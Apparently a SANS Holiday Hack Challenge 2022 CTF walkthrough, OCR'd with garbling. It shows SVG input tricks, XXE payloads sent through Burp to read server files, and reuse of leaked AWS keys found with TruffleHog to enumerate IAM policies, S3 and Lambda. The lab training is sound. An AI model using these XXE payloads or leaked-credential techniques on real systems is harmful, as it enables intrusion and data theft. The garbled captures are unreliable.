
Enter [@&@&&W&&W&&&](#) to energise the power supply.



The second panel has a misaligned power cable and cannot be connected using normal text input. The power supply is energised by input using the following svg tag.

```
<svg height="200" width="500"><polyline points="0,0 1,1 2,2 3,3 4,4 500,500" style="fill:none;stroke:white;stroke-width:300"/></svg>
```

Entering the above values energises the power supply of the second panel.




The third panel needs to change the position and colour of the power cable.

As stated in the source code, the <FILTER OUT JAVASCRIPT FROM USER INPUT --> works so that The same input as the second panel is not allowed.

Do not use user input, use svg tags for input.


```
<svg width="1000" height="1000"><path d="M0,0 L320,0 320,160 0,160" fill="#0000ff"></path></svg>
```

Entering the above values energises the power supply for the third panel.



#### 4 – 7. Find the Next Objective

Conversation with Hal Tandybuck.



#### 4 – 8 . Glamtariel's Fountain

The problem is to find the secret Goldring while talking to the princess and the magic fountain.


Drag and drop the four images in the top right-hand corner onto the princess and the fountain.



Continue to drag and drop the icon to the princess and fountain as it changes.



Check that the icon changes further.



Repeated drag and drop confirms the **SIMPLE FORMAT , RINGLIST** message written in capital letters.



The request/response is checked using BurpSuite, relying on the hints in the message.

The communication exchange is carried out in JSON format.

Request	Response
<pre>Pretty Raw Hex 1 POST /dropped HTTP/2 2 Host: glamtarieelsfountain.com 3 Cookie: Minilembanh=5be77470-4aal-4e4f-9cbe-67a26ecfd0bb.t_pZZqCNmsk6tyoXI6igi-xY0-g; GCLB="34540286eld549lf" 4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:108.0) Gecko/20100101 Firefox/108.0 5 Accept: application/json 6 Accept-Language: ja,en-US;q=0.7,en;q=0.3 7 Accept-Encoding: gzip, deflate 8 Content-Type: application/json 9 X-Grinchash: imQZNGlyZWZlMGisnhmWVjV1OWwMGEzNDkCMGRkNCUZYjRiYmZjZDII.Y7VVR0g.nxAFFQjZdBExo5IZnAWpGH mwsQ 10 Content-Length: 52 11 Origin: https://glamtarieelsfountain.com 12 Referer: https://glamtarieelsfountain.com/ 13 Sec-Fetch-Dest: empty 14 Sec-Fetch-Mode: cors 15 Sec-Fetch-Site: same-origin 16 Te: trailers 17 18 (   "imgDrop": "img3",   "who": "fountain",   "reqType": "json" )</pre>	<pre>Pretty Raw Hex Render 1 HTTP/2 200 OK 2 Server: Werkzeug/2.2.2 Python/3.10.8 3 Date: Wed, 04 Jan 2023 11:46:58 GMT 4 Content-Type: application/json 5 Content-Length: 232 6 Set-Cookie: Minilembanh= 5be77470-4aal-4e4f-9cbe-67a26ecfd0bb.t_pZZqCNmsk6tyoXI6igi-xY0-g; Domain=glamtarieelsfountain.com; Path=/ 7 Via: 1.1 google 8 Alt-Svc: h3=":443"; ma=2592000,h3-29=:443; ma=2592000 9 10 {   "appResp":     "I like to keep track of all my rings using a SIMPLE FORMAT, although I usually don't like to discuss such things. Glamtariel can be pretty tight lipped about some things.", 11 12 "droppedOn": "none", 13 "visit": "none" 14 } 15</pre>

Converting from JSON format to XML format accepts data in the same way; the use of XML confirms the XXE attack, pholder-morethantopsupersecret63842.png.

```
{
  "appResp": "Ah, you found my ring list! Gold, red, blue - so many colors! Glad I don't keep any secrets in it any more! Please though, don't tell anyone about this.^She really does try to keep things safe. Best just to put it away. (click)",
  "droppedOn": "none",
  "visit": "static/images/pholder-morethantopsupersecret63842.png,262px,100px"
}
```

Request		Response	
Pretty	Raw	Hex	Render
1 POST /dropped HTTP/2			
2 Host: glamtarielsfountain.com			
3 Cookie: Minilebanh=5be77470-4aal-4e4f-9cbe-67a26ecfd0bb.t_pZZqCNmsk6tyoXI61gi-xY0-g; GCLB="34540286e1d5491f"			
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:108.0) Gecko/20100101 Firefox/108.0			
5 Accept: application/json			
6 Accept-Language: ja,en-US;q=0.7,en;q=0.3			
7 Accept-Encoding: gzip, deflate			
8 Content-Type: application/xml			
9 X-Grinchum:			
ImQNCIyZWZlMGizNmWYjV10WHwMGEzNDk2MGRkNCU2YjRiYmZjZDII.Y7Vh0g.nxAFFQjZdB6x05I2nAWpGH			
mw9sQ			
10 Content-Length: 215			
11 Origin: https://glamtarielsfountain.com			
12 Referer: https://glamtarielsfountain.com/			
13 Sec-Fetch-Dest: empty			
14 Sec-Fetch-Mode: cors			
15 Sec-Fetch-Site: same-origin			
16 Te: trailers			
17			
18 <?xml version="1.0" encoding="UTF-8" ?>			
19 <!DOCTYPE data[<!ENTITY xxe SYSTEM			
20 "file:///app/static/images/ringlist.txt">]>			
21 </root>			
22   <imgDrop>			
23     &xxe;			
24   </imgDrop>			
25     <who>			
26       princess			
27     </who>			
28   <reqType>			
29     xml			
30   </reqType>			
31 </root>			
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Access to bluing.txt in the same way.

```
<?xml version="1.0" encoding="UTF-8" ?>
<!DOCTYPE data[<!ENTITY xxe SYSTEM
"file:///app/static/images/x_phial_pholder_2022/bluering.txt" >]>
<root>
<imgDrop>&xxe;</imgDrop>
<who>princess</who>
<reqType>xml</reqType>
</root>
```

**Request**

Pretty Raw Hex

```
1 POST /dropped HTTP/2
2 Host: glamtarielsfountain.com
3 Cookie: Minilembanh=5be77470-4aal-4e4f-5cbe-67a26ecfd0bb.t_pZZqCNmask6tyoXI61gi-xY0-g;
GCLB="34540286eld549lf"
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:108.0) Gecko/20100101 Firefox/108.0
5 Accept: application/json
6 Accept-Language: ja,en-US;q=0.7,en;q=0.3
7 Accept-Encoding: gzip, deflate
8 Content-Type: application/xml
9 X-Grinchum:
10 ImQNGlyZWZlMGImNmMwYjV10WMwMGEzNDhCMGRhNCUZYjRiYmZjZDII.Y7Vkr0g.nxAFFQjZdB6x05IZnAWpGH
11 Content-Length: 236
12 Origin: https://glamtarielsfountain.com
13 Referer: https://glamtarielsfountain.com/
14 Sec-Fetch-Dest: empty
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Site: same-origin
17 Te: trailers
18 <?xml version="1.0" encoding="UTF-8" ?>
19 <!DOCTYPE data[<!ENTITY xxe SYSTEM
20 "file:///app/static/images/x_phial_pholder_2022/bluering.txt" >]>
21 <root>
22   <imgDrop>
23     &xxe;
24   </imgDrop>
25   <who>
26     princess
27   </who>
28   <reqType>
29     xml
30   </reqType>
31 </root>
```

**Response**

Pretty Raw Hex Render

```
1 HTTP/2 200 OK
2 Server: Werkzeug/2.2 Python/3.10.8
3 Date: Wed, 04 Jan 2023 12:25:56 GMT
4 Content-Type: application/json
5 Content-Length: 274
6 Set-Cookie: Minilembanh=
5be77470-4aal-4e4f-5cbe-67a26ecfd0bb.t_pZZqCNmask6tyoXI61gi-xY0-g;
Domain=glamtarielsfountain.com; Path=/
7 Via: 1.1 google
8 Alt-Svc: h3=":443"; ma=2592000,h3-29=:443"; ma=2592000
9
10 {
11   "appResp":
12     "I love these fancy blue rings! You can see we have two of them. Not magical or anything, just really pretty."She definitely tries to convince everyone that the blues are her favorites. I'm not so sure though.,
13     "droppedOn": "none",
14     "visit": "none"
15 }
```

Check silverring.txt to see redring-supersupersecret928164.png.

Access the goldring\_to\_be\_deleted message described in the image.

```
<?xml version="1.0" encoding="UTF-8" ?>
<!DOCTYPE data[<!ENTITY xxe SYSTEM
"file:///app/static/images/x_phial_pholder_2022/goldring_to_be_deleted.txt" >]>
<root>
<imgDrop>&xxe;</imgDrop>
<who>princess</who>
<reqType>xml</reqType>
</root>
```

**Request**

Pretty Raw Hex

```
1 POST /dropped HTTP/2
2 Host: glamtarielsfountain.com
3 Cookie: Minilembanh=5be77470-4aal-4e4f-5cbe-67a26ecfd0bb.t_pZZqCNmask6tyoXI61gi-xY0-g;
GCLB="34540286eld549lf"
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:108.0) Gecko/20100101 Firefox/108.0
5 Accept: application/json
6 Accept-Language: ja,en-US;q=0.7,en;q=0.3
7 Accept-Encoding: gzip, deflate
8 Content-Type: application/xml
9 X-Grinchum:
10 ImQNGlyZWZlMGImNmMwYjV10WMwMGEzNDhCMGRhNCUZYjRiYmZjZDII.Y7Vkr0g.nxAFFQjZdB6x05IZnAWpGH
11 Content-Length: 250
12 Origin: https://glamtarielsfountain.com
13 Referer: https://glamtarielsfountain.com/
14 Sec-Fetch-Dest: empty
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Site: same-origin
17 Te: trailers
18 <?xml version="1.0" encoding="UTF-8" ?>
19 <!DOCTYPE data[<!ENTITY xxe SYSTEM
20 "file:///app/static/images/x_phial_pholder_2022/goldring_to_be_deleted.txt" >]>
21 <root>
22   <imgDrop>
23     &xxe;
24   </imgDrop>
25   <who>
26     princess
27   </who>
28   <reqType>
29     xml
30   </reqType>
31 </root>
```

**Response**

Pretty Raw Hex Render

```
1 HTTP/2 200 OK
2 Server: Werkzeug/2.2 Python/3.10.8
3 Date: Wed, 04 Jan 2023 12:29:52 GMT
4 Content-Type: application/json
5 Content-Length: 333
6 Set-Cookie: Minilembanh=
5be77470-4aal-4e4f-5cbe-67a26ecfd0bb.t_pZZqCNmask6tyoXI61gi-xY0-g;
Domain=glamtarielsfountain.com; Path=/
7 Via: 1.1 google
8 Alt-Svc: h3=":443"; ma=2592000,h3-29=:443"; ma=2592000
9
10 {
11   "appResp":
12     "Hamm, and I thought you wanted me to take a look at that pretty silver ring, but instead, you've made a pretty bold REQUEST. That's ok, but even if I knew anything about such things, I'd only use a secret TYPE of tongue to discuss them."She's definitely hiding something.,
13     "droppedOn": "none",
14     "visit": "none"
15 }
```

If the request target column is changed and accessed,

**goldring-morethansupertopsecret76394734.png** can be seen.

```
<?xml version="1.0" encoding="UTF-8" ?>
<!DOCTYPE data[
```

Request

Pretty	Raw	Hex
1 POST /dropped HTTP/2 2 Host: glamtarielsfountain.com 3 Cookie: Minilembanh=Sbe77470-4aal-4e4f-9cbe-67a26ecfd0bb.t_pZZqNmask&tyoXI6lgi-xY0-g; GCLB="34540286e1d5491f" 4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:108.0) Gecko/20100101 Firefox/108.0 5 Accept: application/json 6 Accept-Language: ja,en-US;q=0.7,en;q=0.3 7 Accept-Encoding: gzip, deflate 8 Content-Type: application/xml 9 X-Grinchum: ImQHNGlyZWZLMGIzNmMwYjV1OWMwMGExNDkCMGRkNCUZYjRiYmZjZDii.Y7Vvk0g.nxAFFQjZdB6x05IZnAWpGH 10 mvs=Q 11 Content-Length: 251 12 Origin: https://glamtarielsfountain.com 13 Referer: https://glamtarielsfountain.com/ 14 Sec-Fetch-Dest: empty 15 Sec-Fetch-Mode: cors 16 Sec-Fetch-Site: same-origin 17 Te: trailers 18 <?xml version="1.0" encoding="UTF-8" ?> 19   <!DOCTYPE data[!ENTITY xxe SYSTEM 20     "file:///app/static/images/x_phial_pholder_2022/goldring_to_be_deleted.txt" >]> 21   <root> 22     <imgDrop> 23       img1 24     </imgDrop> 25     <who> 26       princess 27     </who> 28     <reqType> 29       &xxe; 30     </reqType> 31   </root>		

Response

Pretty	Raw	Hex	Render
1 HTTP/2 200 OK 2 Server: Werkzeug/2.2.2 Python/3.10.8 3 Date: Wed, 04 Jan 2023 12:32:02 GMT 4 Content-Type: application/json 5 Content-Length: 553 6 Set-Cookie: Minilembanh= Sbe77470-4aal-4e4f-9cbe-67a26ecfd0bb.t_pZZqNmask&tyoXI6lgi-xY0-g; Domain=gamtarielsfountain.com; Path=/ 7 Via: 1.1 google 8 Alt-Svc: h3=":443"; ma=2592000,h3-29=:443"; ma=2592000 9 10 { 11   "appResp": "No, really I couldn't. Really? I can have the beautiful silver ring? I shouldn't, but if you insist, I accept! In return, behold, one of Kringle's golden rings! Grinch um dropped this one nearby. Makes one wonder how 'precious' it really was to him. Though I haven't touched it myself, I've been keeping it safe until someone trustworthy such as yourself came along. Congratulations! 'Wow, I have never seen that before! She must really trust you!', "droppedOn": "none", 12   "visit": "static/images/x_phial_pholder_2022/goldring-morethansupertopsecret76394734.png,200px,290px" 13 } 14 } 15			

## 5. Recover the Cloud Ring

### 5 – 1. AWS CLI Intro

Click on the terminal next to Jill Underploe.



Follow the instructions on the terminal and enter aws help.

```
aws help
```

```
You may not know this, but AWS CLI help messages are very easy to access. First, try typing:  
$ aws help
```

```
elf@c9a2c1f7e758:~$ █
```

After entering 'q' and completing the description, use aws configure to set the profile information.

```
q  
aws configure  
AKQAAAYRK07A5Q5XUY2IY  
qzTscgNdcdwIo/soPKPoJn9sBr15eMQQL19iO5uf  
us-east-1
```

```
Great! When you're done, you can quit with q.  
Next, please configure the default aws cli credentials with the access key AKQAAAYRK07A5Q5XUY2IY  
, the secret key qzTscgNdcdwIo/soPKPoJn9sBr15eMQQL19iO5uf and the region us-east-1 .  
https://docs.aws.amazon.com/cli/latest/userguide/cli-configure-quickstart.html#cli-configure-quickstart-config
```

```
elf@c9a2c1f7e758:~$ aws help  
elf@c9a2c1f7e758:~$ aws configure  
AWS Access Key ID [None]: AKQAAAYRK07A5Q5XUY2IY  
AWS Secret Access Key [None]: qzTscgNdcdwIo/soPKPoJn9sBr15eMQQL19iO5uf  
Default region name [None]: us-east-1  
Default output format [None]: █
```

Enter the aws sts help command as instructed by the terminal.

```
aws sts help
```

```
Excellent! To finish, please get your caller identity using the AWS command line. For more details please reference:  
$ aws sts help  
or reference:  
https://awscli.amazonaws.com/v2/documentation/api/latest/reference/sts/index.html
```

```
STS()
```

```
STS()
```

Check profile information with the aws sts get-caller-identity command.

```
aws sts get-caller-identity
```

```
https://awscli.amazonaws.com/v2/documentation/api/latest/reference/sts/index.html  
Great, you did it all!
```

```
elf@c9a2clf7e758:~$ aws help  
elf@c9a2clf7e758:~$ aws help  
elf@c9a2clf7e758:~$ aws configure  
AWS Access Key ID [None]: AKQAAAYRK07A5Q5XUY2IY  
AWS Secret Access Key [None]: qzTscgNdcdwIo/soPKPoJn9sBrl5eMQQL19iO5uf  
Default region name [None]: us-east-1  
Default output format [None]:  
elf@c9a2clf7e758:~$  
elf@c9a2clf7e758:~$ aws sts help  
elf@c9a2clf7e758:~$  
elf@c9a2clf7e758:~$ aws sts get-caller-identity  
{  
    "UserId": "AKQAAAYRK07A5Q5XUY2IY",  
    "Account": "602143214321",  
    "Arn": "arn:aws:iam::602143214321:user/elf_helpdesk"  
}  
elf@c9a2clf7e758:~$  
elf@c9a2clf7e758:~$ █
```

## 5 – 2 . Find the Next Objective

Conversation with Jill Underpole.

### 5 – 3 . Trufflehog Search

The problem is to investigate the authentication information in the Git repository using the TruffleHog tool, which is also mentioned in the problem statement.

TruffleHog tool (<https://github.com/trufflesecurity/trufflehog>) as a reference for asnowball.

Investigate the Git repository ([https://haugfactory.com/asnowball/aws\\_scripts.git](https://haugfactory.com/asnowball/aws_scripts.git)).

```
(root@kali)[~] # docker run -it -v "$PWD:/pwd" trufflesecurity/trufflehog:latest git https://haugfactory.com/asnowball/aws_scripts.git
TruffleHog. Unearth your secrets. 🐍🔑❓

Found unverified result 🐍🔑❓
Detector Type: AWS
Decoder Type: PLAIN
Raw result: AKIAIDAYRANYAHGQOHD
Timestamp: 2022-09-07 07:53:12 -0700 -0700
Line: 6
Commit: 106d33e1ffd53eea753c1365eafc6588398279b5
File: put_policy.py
Email: asnowball <alabaster@northpolechristmastown.local>
Repository: https://haugfactory.com/asnowball/aws_scripts.git

Found unverified result 🐍🔑❓
Detector Type: Gitlab
Decoder Type: PLAIN
Raw result: add-a-file-using-the-
Commit: 2c77c1e0a98715e32a277859864e8f5918aacc85
File: README.md
Email: alabaster snowball <alabaster@northpolechristmastown.local>
Repository: https://haugfactory.com/asnowball/aws_scripts.git
Timestamp: 2022-09-06 19:54:48 +0000 UTC
Line: 14

Found unverified result 🐍🔑❓
Detector Type: Gitlab
Decoder Type: BASE64
Raw result: add-a-file-using-the-
Commit: 2c77c1e0a98715e32a277859864e8f5918aacc85
File: README.md
Email: alabaster snowball <alabaster@northpolechristmastown.local>
Repository: https://haugfactory.com/asnowball/aws_scripts.git
Timestamp: 2022-09-06 19:54:48 +0000 UTC
Line: 14
```

The TruffleHog tool run reveals that there is information on the AWS key AKIAIDAYRANYAHGQOHD in `put_policy.py`.

You can also check the following URL to see evidence of the deletion of the access key and secret access key in `put_policy.py`.

[https://haugfactory.com/orcadadmin/aws\\_scripts/-/commit/106d33e1ffd53eea753c1365eafc6588398279b5](https://haugfactory.com/orcadadmin/aws_scripts/-/commit/106d33e1ffd53eea753c1365eafc6588398279b5)

added

parent c0e38e03 89 main  
No related merge requests found

Changes 1

Showing 1 changed file ▾ with 2 additions and 2 deletions

Hide whitespace changes | Inline | Side-by-side

put\_policy.py

...	...	@@ -4,8 +4,8 @@ import json
4	4	iam = boto3.client('iam',
5	5	region_name='us-east-1',
6	6	- aws_access_key_id=ACCESSKEYID,
7	7	- aws_secret_access_key=SECRETACCESSKEY,
8	8	+ aws_access_key_id="AKIAIDAYRANYAHGQOHD",
9	9	+ aws_secret_access_key="e95qTolosZig09dNbsQMsc5/foiPdKunPJwc1rL",
10	10	)
11	11	# arn:aws:ec2:us-east-1:accountid:instance/*
...	...	response = iam.put_user_policy()

Please register or sign in to comment

The solution file is [put\\_policy.py](#).

## 5 – 4 . Find the Next Objective

Conversation with Gerty Snowburrow.



## 5 – 5 . Exploitation via AWS CLI

Check confidential information for deficiencies in the configuration of administrative and in-line policies.

```
Use Trufflehog to find credentials in the Gitlab instance at https://haugfactory.com/asnowball/
aws_scripts.git.
Configure these credentials for us-east-1 and then run:
$ aws sts get-caller-identity
```

```
elf@cd2af1f45358:~$ █
```

Set the access key and secret access key identified in [Trufflehog Search] to the AWS CLI profile information.

```
aws configure
aws sts get-caller-identity
```

```
Managed (think: shared) policies can be attached to multiple users. Use the AWS CLI to find any
policies attached to your user.
The aws iam command to list attached user policies can be found here:
https://awscli.amazonaws.com/v2/documentation/api/latest/reference/iam/index.html
Hint: it is NOT list-user-policies.
```

```
elf@cd2af1f45358:~$ aws configure
AWS Access Key ID [None]: AKIAAIDAYRANYAHGQOHD
AWS Secret Access Key [None]: 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
Default region name [None]: us-east-1
Default output format [None]:
elf@cd2af1f45358:~$ 
elf@cd2af1f45358:~$ aws sts get-caller-identity
{
    "UserId": "AIDAJNIAAQYHIAHDDRA",
    "Account": "602123424321",
    "Arn": "arn:aws:iam::602123424321:user/haug"
}
elf@cd2af1f45358:~$ █
```

Check the management policy attached to the haug user.

```
aws iam list-attached-user-policies --user-name haug
```

```
Now, view or get the policy that is attached to your user.  
The aws iam command to get a policy can be found here:  
https://awscli.amazonaws.com/v2/documentation/api/latest/reference/iam/index.html
```

```
elf@cd2af1f45358:~$ aws iam list-attached-user-policies --user-name haug  
{  
    "AttachedPolicies": [  
        {  
            "PolicyName": "TIER1_READONLY_POLICY",  
            "PolicyArn": "arn:aws:iam::602123424321:policy/TIER1_READONLY_POLICY"  
        }  
    ],  
    "IsTruncated": false  
}  
elf@cd2af1f45358:~$ █
```

Find out more about management policies.

```
aws iam get-policy-version --policy-arn arn:aws:iam::602123424321:policy/TIER1_READONLY_POLICY --version-id v1
```

```
Attached policies can have multiple versions. View the default version of this policy.  
The aws iam command to get a policy version can be found here:  
https://awscli.amazonaws.com/v2/documentation/api/latest/reference/iam/index.html
```

```
elf@cd2af1f45358:~$ aws iam get-policy-version --policy-arn arn:aws:iam::602123424321:policy/TIER1_READONLY_POLICY --version-id v1█
```

More information about TIER1\_READONLY\_POLICY.

```
Inline policies are policies that are unique to a particular identity or resource. Use the AWS CLI to list the inline policies associated with your user.
The aws iam command to list user policies can be found here:
https://awscli.amazonaws.com/v2/documentation/api/latest/reference/iam/index.html
Hint: it is NOT list-attached-user-policies.

},
{
    "Effect": "Allow",
    "Action": [
        "iam:GetUserPolicy",
        "iam>ListUserPolicies",
        "iam>ListAttachedUserPolicies"
    ],
    "Resource": "arn:aws:iam::602123424321:user/${aws:username}"
},
{
    "Effect": "Allow",
    "Action": [
        "iam:GetPolicy",
        "iam:GetPolicyVersion"
    ],
    "Resource": "arn:aws:iam::602123424321:policy/TIER1_READONLY_POLICY"
},
{
    "Effect": "Deny",
    "Principal": "*",
    "Action": [
        "s3:GetObject",
        "lambda:Invoke*"
    ],
    "Resource": "*"
}
],
"VersionId": "v1",
"IsDefaultVersion": false,
"CreateDate": "2022-06-21 22:02:30+00:00"
}
}
elf@cd2af1f45358:~$ █
[AWS 201] 0:AWS 201*                               "cd2af1f45358" 02:44 04-Jan-23
```

Check the inline policy attached to the haug user and you will find a policy called S3Perms.

```
aws iam list-user-policies --user-name haug
```

```
Now, use the AWS CLI to get the only inline policy for your user.
The aws iam command to get a user policy can be found here:
https://awscli.amazonaws.com/v2/documentation/api/latest/reference/iam/index.html
```

```
elf@cd2af1f45358:~$ aws iam list-user-policies --user-name haug
{
    "PolicyNames": [
        "S3Perms"
    ],
    "IsTruncated": false
}
elf@cd2af1f45358:~$ █
```

Check S3Perms details. s3>ListObjects permission is granted for the S3 bucket in smogmachines3.

```
aws iam get-user-policy --user-name haug --policy-name S3Perms
```

```
The inline user policy named S3Perms disclosed the name of an S3 bucket that you have permissions to list objects.  
List those objects!  
The aws s3api command to list objects in an s3 bucket can be found here:  
https://awscli.amazonaws.com/v2/documentation/api/latest/reference/s3api/index.html  
  
elf@cd2af1f45358:~$ aws iam get-user-policy --user-name haug --policy-name S3Perms  
{  
    "UserPolicy": {  
        "UserName": "haug",  
        "PolicyName": "S3Perms",  
        "PolicyDocument": {  
            "Version": "2012-10-17",  
            "Statement": [  
                {  
                    "Effect": "Allow",  
                    "Action": [  
                        "s3>ListObjects"  
                    ],  
                    "Resource": [  
                        "arn:aws:s3:::smogmachines3",  
                        "arn:aws:s3:::smogmachines3/*"  
                    ]  
                }  
            ]  
        },  
        "IsTruncated": false  
    }  
}  
elf@cd2af1f45358:~$
```

Use s3api to list objects in the smogmachines3 bucket.

```
aws s3api list-objects --bucket smogmachines3
```

```
The inline user policy named S3Perms disclosed the name of an S3 bucket that you have permissions to list objects.  
List those objects!  
The aws s3api command to list objects in an s3 bucket can be found here:  
https://awscli.amazonaws.com/v2/documentation/api/latest/reference/s3api/index.html  
  
elf@cd2af1f45358:~$ aws s3api list-objects --bucket smogmachines3
```

There is a policy with lambda privileges attached and a file called "smogmachine\_lambda\_handler\_qyJZcqvKOthRMgVrAJqq.py".

```
The attached user policy provided you several Lambda privileges. Use the AWS CLI to list Lambda functions.
The aws lambda command to list functions can be found here:
https://awscli.amazonaws.com/v2/documentation/api/latest/reference/lambda/index.html

[{"StorageClass": "STANDARD", "Owner": {"DisplayName": "grinchum", "ID": "15f613452977255d09767b50ac4859adbb2883cd699efbabf12838fce47c5e60"}, "Key": "smog-power-station.jpg", "LastModified": "2022-09-23 20:40:46+00:00", "ETag": "\"0e69b8d53d97db0db9f7de8663e9ec09\"", "Size": 32498, "StorageClass": "STANDARD", "Owner": {"DisplayName": "grinchum", "ID": "15f613452977255d09767b50ac4859adbb2883cd699efbabf12838fce47c5e60"}, "Key": "smogmachine_lambda_handler_qyJZcqvKOthRMgVrAJqq.py", "LastModified": "2022-09-26 16:31:33+00:00", "ETag": "\"fd5d6ab630691dfe56a3fc2fcfb68763\"", "Size": 5823, "StorageClass": "STANDARD", "Owner": {"DisplayName": "grinchum", "ID": "15f613452977255d09767b50ac4859adbb2883cd699efbabf12838fce47c5e60"}, "Name": "smogmachines3", "Prefix": "", "MaxKeys": 1000, "EncodingType": "url"}]
elf@cd2af1f45358:~$ [AWS 201] 0:AWS 201* "cd2af1f45358" 02:47 04-Jan-23
```

Get a list of lambda functions.

```
aws lambda list-functions
```

```
elf@cd2af1f45358:~$ elf@cd2af1f45358:~$ aws lambda list-functions
[AWS 201] 0:AWS 201* "cd2af1f45358" 02:47 04-Jan-23
```

The results of the run show that there is a function called smogmachine\_lambda.

```
"Functions": [
  {
    "FunctionName": "smogmachine_lambda",
    "FunctionArn": "arn:aws:lambda:us-east-1:602123424321:function:smogmachine_lambda",
    "Runtime": "python3.9",
    "Role": "arn:aws:iam::602123424321:role/smogmachine_lambda",
    "Handler": "handler.lambda_handler",
    "CodeSize": 2126,
```

Find out more about the smogmachine\_lambda function.

```
aws lambda get-function-url-config --function-name smogmachine_lambda
```

```
Great, you did it all - thank you!
```

```
elf@cd2af1f45358:~$ aws lambda get-function-url-config --function-name smogmachine_lambda
{
    "FunctionUrl": "https://rxgnav37qmvqxtaksslw5wwwjm0suhwc.lambda-url.us-east-1.on.aws/",
    "FunctionArn": "arn:aws:lambda:us-east-1:602123424321:function:smogmachine_lambda",
    "AuthType": "AWS_IAM",
    "Cors": {
        "AllowCredentials": false,
        "AllowHeaders": [],
        "AllowMethods": [
            "GET",
            "POST"
        ],
        "AllowOrigins": [
            "*"
        ],
        "ExposeHeaders": [],
        "MaxAge": 0
    },
    "CreationTime": "2022-09-07T19:28:23.808713Z",
    "LastModifiedTime": "2022-09-07T19:28:23.808713Z"
}
elf@cd2af1f45358:~$
